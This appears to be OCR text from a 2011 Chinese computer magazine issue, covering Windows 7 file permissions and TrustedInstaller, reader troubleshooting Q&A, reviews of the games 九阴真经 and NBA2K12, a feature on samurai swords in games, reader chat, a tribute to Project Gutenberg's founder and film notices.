2.SYSTEM 账户：Win7 系统内置账户，系统服务、账户登录以及很多后台进程都是以这个账户运行的。和 TrustedInstaller 账户不同的是，SYSTEM 是一个真实的账户，可以使用特殊方法登录。



提高课程——变更权限

要使 Administrator 账户拥有“完全控制”权限，首先要取得该文件（夹）的所有权，我们只需导入一个注册表文件（该注册表文件可在 http://www.icpcw.com/bzsoft/ 下载），即可在鼠标右键菜单中加入一个按钮。碰到因权限不足而无法删除的文件时，只需右键单击该文件选择“管理员取得所有权”，之后就可以轻松地删除该文件了（如图 2）。



小提示 | TIPS

让TrustedInstaller账户拥有系统文件的所有权能有效地保护系统安全，使用上述方法更改系统文件所有权之后，如需恢复默认设置，只需将文件所有者改为“NT service\TrustedInstaller”，并将权限设置为“完全控制”即可。

总 结

经过上述介绍，大家知道了在默认情况下，Trustedinstaller 账户对于系统文件是拥有最高权限的。但是 TrustedInstaller 账户最高权限也仅限于系统文件，用户自行创建的文件是不会为 TrustedInstaller 账户分配权限的。

那么哪个账户才拥有系统最高权限呢？答案是：对所有文件均获取了“完全控制”权限的管理员账户。换言之，权限是对文件（文件夹）而言，而一个账户拥有了全部文件夹的所有权与完全控制权，那么，该账户就拥有了这个系统的最高权限。

@福建 俞木发

有问必答 | QA

麦克风没有声音

天使丽人：我用 QQ 和好友进行语音聊天，可以很清晰地听到对方的说话声，但对方始终听不到我的声音。我换了几个 QQ 版本，都是同样的问题，不知道是不是麦克风坏了呢？该怎么检测？

首先确认是否将麦克风插错了接口，一般来说，音频输入接口为红色。如果没有颜色区分的话，要仔细查看是否有麦克风的标志。然后可以用 Windows 自带的录音机软件来检测（Windows XP 系统位于“开始→程序→附件→娱乐→录音机”，Windows 7 系统可直接在搜索栏中查找），进行录音确认是否有声音。当然，也可以将麦克风拿到其他电脑上进行测试。

QQ 面板不显示空间动态

小绿人：我的 QQ 面板有点不对劲，更新了 QQ 的日志，也更新了像册，但是鼠标指到自己头像，在面板上怎么不显示呢？我已经确认，在空间中设置了对所有人开放，并勾选了“对 QQ 空间日志和照片更新在 QQ 上”，但是在 QQ 面板上还是不显示。

除了空间必要的设置之外，还需要对 QQ 软件进行设置：打开 QQ 设置面板，在“系统设置→好友和聊天→常规→好友信息展示”中，勾选第二项：“在迷你资料卡上显示更新摘要”，确定之后就可以正常显示了。当然，你也可以选择同时勾选另外两项，使面板显示更丰富。

Foxmail 邮件迁移到 Mac Mail

孤独老克：因为工作关系，更换了苹果的笔记本，使用苹果系统。但是以前在 Windows 系统中的 Foxmail 存有大量邮件，怎么才能快速有效地将这些邮件迁移到苹果的 Mac Mail 上呢？不知编辑大人有没有好的办法？

Foxmail 的邮件是不可以直接迁移到 Mac Mail 上的，但可利用支持 IMAP4 协议的邮箱（如 Gmail 或者 QQ 邮箱）作为中介完成迁移：开通中介邮箱的 IMAP 功能，然后在 Foxmail 中添加中介邮箱的账户信息，并且在 Mac Mail 中用 POP3 方式建立同一个账户。接下来，将 Foxmail 的收件箱复制到中介邮箱的收件箱。然后在 Mac Mail 用 POP3 来收取邮件并删除存于服务器上的邮件。最后将 Mac Mail 收取的 POP3 邮件转移到收件箱。当然，发件箱也是依葫芦画瓢。鉴于国内的网络环境，小编推荐使用 QQ 邮箱，否则传输邮件会比较慢。

Windows 7
无法自动连接无线网络

伏地魔转世：我的计算机是 64 位 Windows 7 系统，以前可以自动连接家中的无线网络，不知道最近为何不行了，我只好尝试手动连接。但是打开桌面右下角的无线网络图标选择“打开网络和共享中心→管理无线网络”的时候，以前连接过的无线网络被清空了，而且我也无法手动添加，请问这到底是怎么回事？

小编认为问题应该出在无线路由器上，你尝试一下重置路由器。由于不同品牌的路由器，其管理方式有些差异，你可翻阅说明书或者查看路由器底部的铭牌，然后进入路由器管理页面（大部分路由器的管理页面地址都是“http://192.168.1.1”，账户大多一样，用户名和密码都为 admin），然后用其中的“设置向导”来重置无线路由器。

进入桌面自动注销

地瓜香水：我的电脑设置了登录密码，之前使用一直很正常。但是这两天出现了一个奇怪的问题，我像往常一样输入用户名和密码，进入桌面之后两三秒就会自动注销，然后便返回到登陆画面。尝试使用其他账户登录也是一样。进入安全模式试图登陆，也不行。除了重装系统，有没有其他办法可以解决呢？

这是因为系统中的“userinit.exe”被破坏了。你可以找一张 Windows XP 的安装光盘（不能用 Ghost 版），用光盘启动计算机后按“R”进入修复控制台，在控制台中输入如下命令进入光驱的 i386 文件夹下（假设你的光驱盘符为 g）：

```
cd g:\i386\
```

然后输入如下命令将“userinit.exe”提取覆盖：

```
expand userinit.ex_ c:\windows\system32\
```

这样就可以解决问题了。如果你没有 Windows XP 的安装光盘，可以到其他相同版本的计算机中在“c:\windows\system32\”中拷贝“userinit.exe”文件，用 Windows PE 启动电脑后覆盖到同一路径也一样可以解决故障。

高手悬赏 | QA

连续两期的“高手悬赏”都得到读者朋友们的大力支持，小编在此要提醒大家，答题时一定要留下自己详细的联系方式，不然中奖了却没办法送到你手上，那才是最遗憾的。本期获奖的读者朋友是重庆的飘零绿叶，其他读者一定要继续关注本期的提问哟！

本期问题：为什么 Windows 7 开机动画变成黑色的一片，只有一个滚动条，而不是之前的四色小球旋转之后汇聚成 Windows 标志呢？要怎么才能恢复？

知道答案的朋友赶快发送邮件至 huangyj@cpcwi.com，来信请注明“高手悬赏”。如有疑问，可发微博 @ 电脑报甲甲。

中国武侠就要这么玩


PC 网络游戏《九阴真经 OL》赏析

游戏类型:MMORPG
运营公司:游戏蜗牛
游戏状态:区域性测试
游戏官网:9yin.woniu.com


《九阴真经》作为今年游戏蜗牛的重头产品,其武侠式的画面和颇具创新的游戏模式,令游戏倍受关注,特别是其颠覆传统的等级概念在业界掀起了不小的波浪,小生作为区域测试第一批的玩家之一,将为大家揭开游戏《九阴真经》的秘密!

没有等级的武侠世界

“没有等级!?国产游戏!?”对,你没有看错,最开始由于思维定式小生也以为它与其他同类游戏差不多,但是当我做了几个任务后发现,任务奖励竟然没有经验值这玩意儿,而且我找来找去也没发现人物的等级在哪里,原来游戏开创性地采用了无等级系统,在游戏里玩家之间是没有等级区分的,决定玩家能力的就是武器和招式心法,这样的设定不仅玩家之间更加公平,同时也消除了因为疲于练级而忽视游戏内在的现象,绝对是一次大胆的尝试!




招式心法才是决定你实力的关键!



作为不能保证上线时间的上班族,演武修炼是非常需要的!

一技傍身闯江湖

说到生活技能,大家想到的无外乎就是采药制药、挖矿锻造、皮革裁缝这些,偶尔来点创意也是多点什么宝石加工、镶嵌之类的,但游戏在这方面做了一个大胆的创新,就是增加了职业生活技能,即你你在作为武林大侠的同时还可以当一个说书先生或者围棋国手,或拿着一个磁铁盘成为算命的“某半仙”,甚至还能当乞丐(这样的重口味相信很多人都会喜欢 ^_^),你想好要做什么了吗?



“树半仙”铁齿决断,童叟无欺!


江湖八卦 | TIPS

乞丐最常用的技能就是给 NPC 磕头赚取好感度,NPC 竟然还会给你赏钱!

另一招就是拦住其他玩家强行推销布偶,如果失败,会被对方痛打一顿。小生为了测试,被不知名的玩家揍过不知多少回啊……

无八卦 不武侠

无论是影视剧还是在小说里,大家都能发现江湖人士去得最多的地方都是茶馆 or 酒楼这种人来人往的地方,一来可以结交朋友,二来就是收获各种小道消息,而这些情景在游戏中几乎被完全移植了过来,在游戏里玩家和 NPC 通过好感度的不同,可以收到各种不同的消息。




若曦?你这是怎么了,八阿哥和四阿哥去哪里了?

好一个百家姓

可别说我偏激,作为“80 后”,小生一直对用火星文或者符号取的名字没有好感,特别是在中国风的游戏中出现这样的名字,总觉得非常的别扭,很是扎眼。这款游戏出乎意料地设计了百家姓取名系统,很好地解决了这个问题,真的是很感动啊!

在游戏里玩家只能在百家姓里找一个姓氏来为自己取名,英文、数字、符号什么的统统用不了。可能有些玩家会觉得限制了取名的自由,但其实里面提供的那么多复姓也能满足玩家猎奇的需求。上官、司马、澹台、西门,总之能满足玩家怪异的需求了。

从实际的效果来看,小生发现玩家也非常遵守取名的规则,看着各种熟悉而又古色古香的名字,武侠感觉顿时油然而生,这不就是一个真实的武侠世界么?




作为一个人妖,我表示没有任何压力!
PS:“巫马分尸”我这名取得不错吧!

江湖八卦 | TIPS

其实百家姓也没能挡住玩家的小聪明,例如姓马的,就有人取名为“马可波罗”,姓汤的,就取名为“汤姆克鲁斯”,不过这总比火星文好。

进攻不是最好的防守

“进攻是最好的防守”这句话一直被视为 PK 的圣经,但如果将这句话运用到游戏里的话,可能会让你失望了,由于格挡和破招系统的加入,令整个战斗不再是以往的纯攻击模式,而是像小说写的那种,两人一攻一守,攻守之势可以随时转换,一方攻得漂亮,另一方也可能守得精彩,整个 PK 的战术变得非常的丰富,可以说相当的带感。



情况不同,攻击方式的选择也会不同,这才是比武嘛!

结 语

《九阴真经》并不是第一个拥有武侠元素的游戏,但它却是目前最有武侠味的游戏,原因就在于它的诚意。游戏从取名开始,就一直给人透露出一种武侠的诚意。不仅在战斗方面充满了武侠味,同时在生活系统、剧情系统等方面都做足了工夫,武侠元素充斥在了游戏的方方面面,这些设定使得游戏真正表现出了武侠的意境,虽然它有一些例如战斗拖帧,交通系统设计不合理等问题,但随着测试后的不断修正,它绝对是一款值得玩家尝试的武侠游戏。

本周推荐|Recommend

精挑细选,游戏不可错过!

口袋战神 (Pocket RPG)

游戏平台:iPad
游戏类型:ARPG
制作公司:Crescent Moon Games
获取途径:APP Store

《口袋战神》是一款非常有意思的动作游戏,尽管你只能选择 iPad 的虚拟手柄来操作……游戏分剑圣、游侠和法师三种职业,乍看之下非常传统,但其实玩法很不寻常。玩家每过一关,等级和装备就会归零,只能保留学到的技能和装备特效。在下一关,又要以新人的姿态去挑战新的 BOSS,极大地满足了人们不停尝鲜和随机探索的欲望。加上极 Q 的画面风格,一定能让你爱不释手。游戏唯一的缺点就是通关流程对于资深玩家来说比较短,不过你可以不断挑战去冲击 HIGH SCORE。

游戏动作感很强,杀怪非常爽快

万圣节大作战

游戏平台:PC
游戏类型:RPG
制作公司:THQ
获取途径:www.icpcw.com/bzsoft

Costume Quest
THQ

还有一周左右的时间就到万圣节了,虽然咱们国家没什么气氛,但是欧美的小朋友们可是会玩得很高兴哟。《万圣节大作战》是 THQ 在万圣节前夕推出的一款可爱的 RPG 游戏。故事发生在万圣节晚上,一对双胞胎姐弟穿着怪物的服装要出去 trick-or-treat(不给糖就捣蛋),结果却被怪邻居绑走其中一个,咱们必须操控另外一个,在他们的门禁时间之前救出他的亲人。游戏最大的特色就是萌到爆,看着这些卖萌的小朋友,你不可能会袖手旁观的。

穿着各异的卖萌小朋友,你绝对 hold 不住

高玩秀 | Player

围观高手过招，偷师绝招秘技。请享用小编为你精心收集的各式视频“大招”吧！

DOTA 高玩 暴力的点灯斧王

DOTA 中斧王一直给人一种拉住敌人抡起斧子转圈的印象，其实战斗饥渴（俗称点灯）也是非常给力的。这部视频中，高玩主升点灯就把敌人折磨得死去活来，最后取得了胜利。在里面你还能学到不可思议的斧王拉野技巧哦！

http://go.icpcw.com/f/ddfw.htm

《英雄联盟》 五杀视频集锦

热门 DOTA 类网游《英雄联盟》现在热得发烫！游戏中一个人把对方五个人全部灭掉最令人激动，有玩家就用视频记录了这些瞬间，让人看得热血澎湃。视频最后，美服刚刚推出的新英雄也露了个小脸，看起来还蛮厉害的哟。

http://go.icpcw.com/f/wssp.htm

《拳皇 98》 EX 模式打得你吐血

很多人对《拳皇 98》的 EX 集气模式都不太了解，不知道这种延续自《拳皇 94》的古老模式凶猛异常。这部视频就是展示高玩如何用 EX 模式完胜对手的，只要你有极快的反应和手速，BUG 般的招数会让对方痛苦万分。

代表人物：草雉京、拜仁

http://go.icpcw.com/f/qh98.htm

《地狱边境》(Limbo) 全程通关视频

《地狱边境》是我们上个月介绍的一款解谜游戏，游戏充满神秘感又非常考人智力。至今还有读者来信问我们某处机关怎么过。本周小编就推荐这个全程通关攻略给大家，对照视频，你的每一个困惑都能解开。

http://go.icpcw.com/f/dybj.htm

竞技先锋 | Esports 你想拥有更进阶的游戏技巧吗？你想玩出比别人更炫更酷的招数吗？你想在激烈对抗中占尽上风吗？快来“竞技先锋”补习一下吧！

NBA2K12 在家就能制霸篮下


2K公司发售《NBA2K12》不到半个月，如何在游戏中实现巨星的招牌动作成为很多玩家的关心的问题。本周小编就向各位玩家详细解释这些动作，让大家玩得更炫、更酷！

巨星招牌动作之后仰跳投

作为乔老大的看家本领，后仰跳投在游戏里最简单，而且最炫。看着对手无论怎么努力都盖不到自己，难道还有比这更爽的么？

操作手法：当你在运球准备投篮的时候，LS 键（左移动键）往篮筐的相反方向移动，同时按下 RS（干拔跳投键）或 C（投篮键）就可以完成，但是在运球过程中单独做的话成功率不是很高，建议可以先按住 D（背身单打键），然后将 LS 键往篮筐相反方向移动，同时按下 C 更加保险。

图文详解：



游戏类型:SPG
制作公司:2K Sports
发售时间:2011年10月4日
官方网站:
http://2ksports.com/games/nba2k12

巨星招牌动作之梦幻脚步

作为大梦已经失传的绝学，梦幻脚步一直都被认为是中锋艺术的体现，但如今使用这些脚步大多是外线球员，实在令人有些唏嘘，好了，废话不多说，让我们看看具体操作。

操作手法：首先按下 D（背身单打键），然后根据你想要晃动的位置，按下左或下右的方向键 + 轻按 C（投篮键）假投，如果要再晃一次，就按下相反的方向键 +C（投篮键）就行了。

巨星招牌动作之金鸡独立

作为目前只有诺维斯基才能完美演绎的动作，在游戏中诺天王这一招几乎也是到了无解的地步，而且操作相当的简单，想要一场拿个 50+ 么，请选小牛队吧！

操作手法：在运动过程中，按住 RF1（加速键）朝任意选择一边移动，然后看准时机同时按下 C（投篮键），注意投篮的时候不要按任何方向键，同时要在合理冲撞区外投篮。

巨星招牌动作之天钩

说起“天钩”绝技，首先想到的当然就是 NBA 的第一得分王贾巴尔，他的天钩开启了瘦高型中锋的时代，而在游戏中能够使出天钩绝技的也不多，大多是传奇球星，当然最厉害非贾巴尔莫属。

操作手法：带球后按住 LF1（加速键），然后按住 LS（左移动键）朝篮筐的相反方向，同时按下 RS（干拔跳投键）或 C（投篮）键，就能出现。同时也可以先按 D（背身单打键），然后按住 LS（左移动键）朝篮筐的相反方向，同时按下 C（投篮键）。

巨星招牌动作之花式扣篮

打篮球的人最大的梦想是什么？当然就是扣篮，虽然我这辈子在现实中是扣不了篮了，但是游戏给了我机会可以靠自己的双手耍出各式各样的花式扣篮，还等什么，跟着一起做吧。

操作手法：A、标准扣篮：面对篮筐按 RF1（加速键）前进，同时按任意 RS 键；

B、单手劈扣：面对篮筐按 RF1（加速键）前进，同时按右方向 RS 键；

C、跳步扣篮：面对篮筐按 RF1（加速键）前进，同时按左方向 RS 键

D、背扣：面对篮筐按 RF1（加速键）前进，同时按与篮筐方向相反的 RS 键

延伸阅读 NBA“停摆”知多少

最近关于 NBA 最大的新闻就是闹得沸沸扬扬的“停摆”，目前来看，已经在所难免。大家对“停摆”到底了解多少呢？小编就此为大家讲讲“停摆”的故事。

“停摆”是 NBA 所特有的，指因为各种原因造成联赛暂停。小编在此简单介绍一下 NBA 历史上前四次“停摆”：

第一次：1964 年，NBA 刚走出困难，开始盈利。球员利益得不到保障，在当年明星赛开赛前一小时，球员工会主席海因索恩宣布拒赛。官方迫不得已，承认了球员工会的地位，球员待遇才有了保障。


第二次：1976 年，NBA 与 ABA 合并后，规定大学未毕业球员不能加入，为保障球员利益，球员自发游行，并将 NBA 告上法庭，这条协议被迫取消，停摆结束。

第三次：1994 年的这次停摆是因资方难以忍受球员狮子大开口，在劳资谈判中要求采用硬性工资帽。赛季结束后，NBA 宣布停摆。后来，各退一步，未采用硬性工资帽，球员合同则加以限制。

第四次：1998 年的这次停摆是时间最长（长达 191 天）且影响最大的停摆，原因依旧是工资帽，乔丹也在这次停摆中宣布第二次退役。最后球员在压力下签署了新的劳资协议才解决争端。

拔刀吧,少年

近日，梦工厂打着宣传电影的旗号，联合Halfbrick和THQ共同打造了一款“穿靴子的猫”主题的《水果忍者》，消息传来着实让广大砍水果爱好者们兴奋了一把。武士刀在屏幕中划出的光影线条，也足够让人心醉神迷。不过，武士刀在各个游戏甚至传说中的妙用可不止如此哟！



八岐大蛇——传说中八头八尾的存在

血腥大作——《忍者龙剑传》

这样的包围圈，怎么能让人压力不大？

刀光剑影，那些横跨生死的传奇

和中国古剑一样，武士刀也有种种让人心驰神往的传说。有道是，谈及冷兵器就不能不提到日本刀，而说起日本刀就一定不能遗漏鬼丸国纲。这把以斩首梦中鬼怪而得名的刀，据说是名铸剑师国纲斋戒三年后潜心打造的。相传镰仓幕府的第一个将军北条时政虽缠绵病榻但生命力依然顽强，小宇宙奇迹般爆发，奋力以此刀砍下惊扰睡梦的鬼首，继而痊愈。乖乖！连鬼怪都能随意斩杀，真是一把神器啊。

利光疾闪，游戏中虎虎生风的存在

游戏里武士刀通常以“高攻高爆”的形象闯荡天下，细心的人必然会发现，从本质上看，这些游戏一定程度上突出了杀戮的快感与华丽，正如《忍者龙剑传》的制作团队说的，“我们日本人知道武士刀是怎样砍人的”，充斥着对战的紧张刺激。笔者犹记在著名收割游戏《战国无双》中，如何率领森兰丸及一众小兵突破重围，挥舞他那把野太刀，一路左右来回斩击再加上时不时的特殊攻击，奋勇杀敌的同时伴随着手的不停颤抖。捂脸……手抖星人你伤不起啊！而对于武士刀爱好者而言，武士刀似乎也是他们在游戏中的首选。就连笔者这个游戏菜鸟，在《怪物猎人》中也是一把太刀玩到老啊。

也许单是在PC、掌机上演练，任你将指法练得多出神入化，刀法名称叫得再气势如虹，也无法感受到真实挥刀的快感。但是对于以足不出户为自豪的宅男们来说，在户外感受实战魅力简直就是一项不可能完成的任务。于是更多模拟性操作高的游戏、手柄则应运而生了。Wii平台的《战国无双 武士刀》就将手柄化为武士刀，虽然被人评价“玩起来会很累吧”，但在强制玩家“锻炼身体”的同时，也毋庸置疑地给玩家带来了身临其境的感受。


快意恩仇，那些与刀有关不可不说的故事

每当说起武士刀，总会将人的思绪带往江户时代的日本，想到关于浪人的传说。《菊与刀》的作者曾总结过日本文化的双重性，其中“刀”便代表了凶狠决绝的武士道文化。由此可见武士在日本的地位。武士对自己的刀总是珍若生命，那是自己立身之根本。再放荡不羁的武士，一旦拿起刀也会与平时判若两人。在《新撰组异闻录》中，平日里言笑晏晏的冲田总司，执刀时眼神凌厉。《浪客剑心》更是将武士的复杂心理表现到了极致。

对于铸剑师来说，刀更是他们奉若神圣的东西。一如中国干将莫邪以身殉炉的美谈，名铸剑师国纲在铸造鬼丸国纲前也曾斋戒三年。而从室町时代起，研磨师就已是一个很高尚的职业，据笔者考证，那可是具有相当高的社会地位啊！

武士刀可谓一个时代的缩影，如今武士之于日本，就如剑客之于中国，皆已不见踪影。所幸的是，我们还有传说还有游戏，还有其他多种载体，能看到它的身影，体会使用它的乐趣。


鱼鱼八卦 | Gossip



咪子鱼：不知道大家有没有注意到那个带有乔布斯侧面剪影的苹果LOGO呢？很棒的设计对不对？其实那不是苹果公司设计的，而是香港理工大学设计学院19岁学生Jonathan Mak的作品。想到自己19岁的时候在干啥呢，哎，这真是让人黯然神伤啊！

①

②



3

①讨厌的虫族

Zhejun Liu:《星际2》中我最怕遇到神族，没办法，同族对战没意思啊，战术什么的双方都心照不宣。其次怕遇到虫族，一波一波的，繁殖能力太强了，蟑螂不是一点的恶心。

咪子鱼：虫族恶心……你让我这个虫族的忠实玩家情何以堪啊~神族生存能力很强啊，我感觉对付虫族只要拖过前期应该不是难事。至于蟑螂，应该算是我最喜欢用的一个单位了，密密麻麻地碾压过去，呵呵~

②心中的胜地

Hpqqer:说到心中的航海胜地，不得不说《荒岛余生》中那座太平洋上的小岛十分让人心驰神往。最好喊上三五好友来到岛上，让心灵将城市的喧嚣、烦躁沉淀下去。登上山峰，俯瞰小岛，一切尽收眼底。住在山洞中，吃着新鲜的海产，与朋友们谈天说地。在大海中驾驶航船，乘风破浪。这种感觉是何等的惬意啊！

PS：最近看到网上流传的国庆节长城的照片，彻底明白了“人山人海”这个成语的真正含义。所以觉得外出旅游还是应该错开高峰给景区减负。

咪子鱼：这个国庆节编辑部里好像没几个人出去旅游，据我所知也就兜兜一人自驾去了西藏某冷门景点，多数人都非常有先见之明地选择宅在家里，坚决不去凑热闹！

③《猎人》2011版

laiyinghate cnsuper:最近关于《猎人》的话题很多啊，不仅提到西索和鱼姐一样的双重性格，还再次聊起这部坑作。其实，拿动画版和漫画原作比，可以发现，富坚的画风还是相当重口味的，某些场景很血腥。我把漫画和动画都看完了，建议要多看看漫画，那样比较能锻炼人的想象力。其实，最值得看的我个人认为还是奇牙、团长、西索，那种气质啊，真是有趣的人啊，酷拉皮卡反倒是让我有些审美疲劳了。


咪子鱼：真是难得！这年头都有看漫画的同志，动画的速度实在是太快了，很多地方都没办法细细玩味啊，而且也有相当多的优秀作品根本就没有动画版，比如个人最喜欢的漫画《辉夜姬》。很怀念小时候在被窝里打着手电筒偷看漫画的情景！

④坑爹的队友

风吹风飞沙：琪琪媳妇的故事怎么没下文了？我玩《LOL》了！用恐惧用发条女用卡牌大师……但总有人喜欢投降！也许他们的时间宝贵吧？我感觉《洛奇英雄传》宣传做得不好！我们这里玩的很少！

咪子鱼：爱投降算什么！遇到那种连补刀都弄不懂的队友才让人郁闷！我有次玩炮娘，大家都懂得炮娘需要各种猥琐最忌讳冲在最前面，团战失败居然还有德玛西亚喷我不去救他，真是太悲剧了！

微博广场 | Square



强迫症什么的最讨厌了！

这是著名的“糗事大百科”最近发的一组图片，小编表示相当感同身受啊！餐巾纸一定要顺着纹路撕干净，走在石板路上一定不能踩线，家里买来的米一定要用手在米缸里搅一搅，强迫症的孩子你伤不起！

磨蹭鬼鬼猫小贝： 我就是厕纸强迫症重度患者！

喵小喵瑞拉： 我！每次只要撕破就很不爽不爽不爽！

Godfather-SZ： 其实撕透明胶带比这个扯纸巾还纠结……

我比较喜欢黄日华那一版的……

有人惊觉乔布斯大神完全就是《天龙八部》中的乔峰！并且罗列出两人以下共同点——都是自小没见过亲生父母，被养父母带大。少年成名，一跃登顶。然后在世人瞩目中，众叛亲离，含恨隐去……再然后，王者归来，傲凌绝顶。最终，盛年之时，巅峰乐章戛然而止，留给世界一片惊愕。

团团大仙： 他有段誉和阿朱吗？

试手气中卤蛋： 他有好基友契丹皇帝么？


淘宝商城
.com
品质
原则
扶持
阿里集团

亲，差评哟~

这是马云最近发的一条微博——看着家人的眼泪，听见同事们疲惫委屈的声音，心悴了，真累了，真想放弃。心里无数次责问自己：我们为了什么？凭啥去承担如此的责任？也许商人赚了钱就该过舒适生活，或像别人一样移民，社会好坏和我们有啥关系？昨晚上网听见那批人高奏纳粹军歌，呼喊“消灭一切，摧毁一切”伤害着无辜。亲，淘宝人！

紫风音符： 你为了你的网上淘全坚持不懈的努力，付出这么多的代价，人的一生最后为的什么？只怕是人生最为悲观的事。

蓝色天空20050517： Rome was not built in a day。其实也有双赢的办法，为何偏要为难自己。


Babylon's
网生代
Born IN NET
有奖活动
blog.sina.com.cn/babylon
编剧：蟑螂虫
绘画：贝贝龙
论坛得奖一鼠标，
花钱配了一电脑……
网购得奖一车贴，
借钱购置一辆车。
博客得奖一饭勺，
按揭买了一套房。
贷
微博得奖一
高尔夫球……
玩大了，有木有？
bbl20111015b

分享的力量

iPhone、安卓、平板、PSP、e-ink，数数看你身上有多少电子阅读器？或许你可以对它们的硬件参数、软件功能如数家珍。你想过没有，那些带给你真正快乐的电子版文字又是谁制作、无偿分享的呢？

古登堡计划之父

1971年的美国国庆日，24岁的Michael S. Hart在去机房的路上收到一张印着《独立宣言》的传单。Hart突发奇想把它输入了电脑，生成了世界上最早的《独立宣言》电子文本——一卷纸带。Hart意识到，电子文本的复制传播比纸质文本方便得多，可以让更多的人受益。于是之后他又陆续将《圣经》和莎士比亚的作品制作成电子文本，并号召全世界的志愿者一起把版权过期的公共书籍制作成电子文本，放在互联网上供所有人下载分享，这便是世界上最早的互联网分享计划之一——“古登堡计划”的由来。在没有显示器、没有键盘、没有OCR识别软件的时代，完全手动制作电子文本与不认识的人们分享，我们无法猜测哈特是如何在40年前预见电子文本如今的盛世。今年 9月，Hart永远告别了这个世界，这也是小编写这篇文字的初衷，纪念这样一位在身前默默无闻但绝对配得上伟大两字的人。

温馨的吐槽第一弹

@拆弹专家 这个世界上，每天都有一些伟大的人去世，有些人闻名遐迩万人称颂，有些人默默无闻奉献一生，但他们都值得我们奉上最诚心的哀悼和怀念。

电子书的世界

约翰内斯·古登堡是西方活字印刷术的发明人，他极大地推动了西方科学、社会的发展。Hart把自己的电子文本分享计划命名为”古登堡”，也是为了向这位触发人类文化革命的伟大先驱致敬。2004年12月14日Google与5家世界级图书馆达成协议，帮助这些图书馆的1500万本图书进行电子化，让更多人在网上免费阅读。正是这些免费电子文档的发展促使了阅读媒体的革命，于是今天我们才可以在亚马逊、在盛大书城以实体书几分之一的价格购买到心仪的书籍。

温馨的吐槽第二弹

@德鲁伊的水元素 说实话吧，你们有几个人买过正版电子书……

相关链接

古登堡工程收集的中文著作，看看有没有你喜欢的？
http://go.icpcw.com/f/42yg1.htm
谷歌图书馆，搜寻电子文档的大好利器。
http://go.icpcw.com/f/42yg2.htm
陕西版猫和老鼠，当汤姆杰瑞遭遇盗版。
http://go.icpcw.com/f/42yg3.htm

分享的意义

莎士比亚曾说，书籍是全世界的营养品。可惜在人类历史上很长的一段时间，这种营养品的造价高昂。电子文本和互联网的出现彻底打破了传统书籍传播的时空限制，从此阅读变得无比便捷、廉价，甚至免费。可悲的是对于廉价免费的东西，我们似乎总是因为它的售价缺乏对它们价值的认同和珍惜。关于互联网的精神，前阵子某著名搜索引擎和国内的作者有一番大论战。前者摆出“分享”这一互联网精神作为大杀器，是的，分享是大势所趋，你们不应该做逆历史洪流而上的小鱼。回头来看以“免费分享”为核心的古登堡计划，它的分享目标只是版权过期的公共书籍，你当然可以说这是迫于法律的约束。而我觉得，这更是因为他们明白，免费的分享带来的不能是肆意的不珍惜，这会深深地伤害人类区别于其他动物的根本——创造力。

温馨的吐槽第三弹

@免费下载 陶喆在《69乐章》里唱，“音乐是FREE没人买专辑”。当然，有些事情作为老百姓的我们也无能为力，那就在一次次填满手机内存和本本硬盘的时候，偶尔想想明天吧。

每次想到古人只能以这样的方式传递文字信息，都要感叹我们这个时代是多么牛逼……


最早的电子书是这样存储的，你能想象得到么？

免费的蛋糕谁都想分享，分享的时代更需要保安

放映公告板 | Notice

铁甲钢拳

预告片地址： http://go.icpcw.com/f/42ggb1.htm



IF YOU'VE GOT ONE SHOT, MAKE IT REAL.
HUGH JACKMAN
REAL STEEL

近期在北美影市风光无限的《铁甲钢拳》就要在11月上映了，今年一直有些沉寂的金刚狼休·杰克曼终于靠该片在2012年到来之前打了一个翻身仗，电影票房、演技口碑可谓双丰收。

在人类不能进行拳击运动的2020年，潦倒不堪的拳手查理·肯顿与儿子相依为民，靠着带领次货机器人打黑市拳赛为生，一个偶然的机会，他们发现了一个极具求胜欲望的机器人亚当，而令人渴望的胜利也在此时向他们招手。《铁甲钢拳》所讲述的故事就围绕这父子二人和机器人亚当开始，这是一部不折不扣的励志片。什么？机甲拳击也会励志？不要着急，快买张电影票到电影院去一探究竟吧。

不明身份

预告片地址： http://go.icpcw.com/f/42ggb2.htm



从上映时间来说，《不明身份》有些姗姗来迟，但迟到总比无法通过电检好。该片讲述医生马丁·哈里斯（连姆·尼森 饰）遭遇车祸后，醒来发现自己的身份被人取代，没有任何朋友和亲人相信他，无奈中，他只有亡命天涯。从故事内容来看，《不明身份》颇有些《亡命天涯》的感觉，不过考虑到连姆·尼森近几年的选片口味（《飓风营救》、《天龙特工队》），似乎这部电影还有更多看头。

该影片由法国著名作家迪迪尔·范·考韦拉尔特的小说《离开我的头脑》改编而来，再加上执导该片的导演还导过惊悚名片《孤儿》，让人有理由相信这部电影所讲述的故事将会非常流畅且悬疑感十足。